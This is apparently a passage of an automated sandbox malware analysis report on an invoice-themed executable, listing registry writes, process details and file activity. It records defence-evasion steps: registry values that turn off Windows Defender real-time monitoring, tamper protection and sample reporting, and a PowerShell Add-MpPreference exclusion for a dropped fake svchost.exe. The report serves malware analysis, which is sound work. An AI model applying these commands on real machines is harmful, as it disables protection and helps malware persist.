HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	Enabled	dword	0	success or wait	1	6C1DC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe	dword	0	success or wait	1	6C1DC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	dword	1	success or wait	1	6C1DC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	6C1DC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	dword	0	success or wait	1	6C1DC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	TamperProtection	dword	0	success or wait	1	6C1DC075	RegSetValueExW

Analysis Process: svchost.exe PID: 6988 Parent PID: 568

General

Start time:	09:13:33
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6292 Parent PID: 568

General

Start time:	09:13:52
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6952 Parent PID: 568

General

Start time:	09:14:03
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 7088 Parent PID: 7164

General

Start time:	09:14:13
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe' -Force
Imagebase:	0xca0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jgcjqlgh.pwd.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wkxxjrtw.qd5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\Documents\20210222	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\Documents\20210222\PowerShell_transcript.320946.cMT2273D.20210222091415.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jgcjqlgh.pwd.ps1	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wkxxjrtw.qd5.psm1	success or wait	1	6C1D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jgcjqlgh.pwd.ps1	unknown	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wkxxjrtw.qd5.psm1	unknown	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\Documents\20210222\PowerShell_transcript.320946.cMT2273D.20210222091415.txt	unknown	3	ef bb bf	...	success or wait	1	6C1D1B4F	WriteFile

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210222\PowerShell_transcript.320946.cMT2273D.20210222091415.txt	unknown	706	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 32 30 39 31 34 33 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 32 30 39 34 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	********************..Windows PowerShell transcript start..Start time: 20210222091431..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 320946 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	44	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca e4 c8 d5 15 a0 d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 76 fa 78 15 a0 d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....v.x....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 82 14 00 00 18 00 00 00 ea 0d 25 06 c5 07 b3 07 98 07 00 00 00 00 e4 01 2c 00 c9 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....%.....,.....@.....	success or wait	1	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 52 00 00 00 0e 00 20 00	H.....<@.^...L."My...:R..... .	success or wait	17	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6D6576FC	WriteFile

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 ce 67 40 01 99 01 40 00 fb 00 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 00 01 7a 54 00 01 95 54 00 01 3d 4d 00 01 44 4d 00 01 3a 4d 00 01 22 4d 00 01 20 4d 00 01 21 4d 00 01 3b 4d 00 01 e0 44 00 01 e5 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00 01 ba 6e 00	....T.@..>@..g@...@... @...@.V.@.H.@.X.@. [.@.NT@.HT@..S @..S@.hT@..S@..S@..S @.\.@..T@..T@.@X@.? X@..T@..S@..S@..T@..T @.xT..zT...T..=M..DM..:M.. "M.. M..!M..;M...D...D..@M.. <M..$M..8M..? M..BM...D..mE..EM...q.. .q...S...%...n.	success or wait	11	6D6576FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D36CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D371F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	6D37203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	138	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C1D1B4F	ReadFile
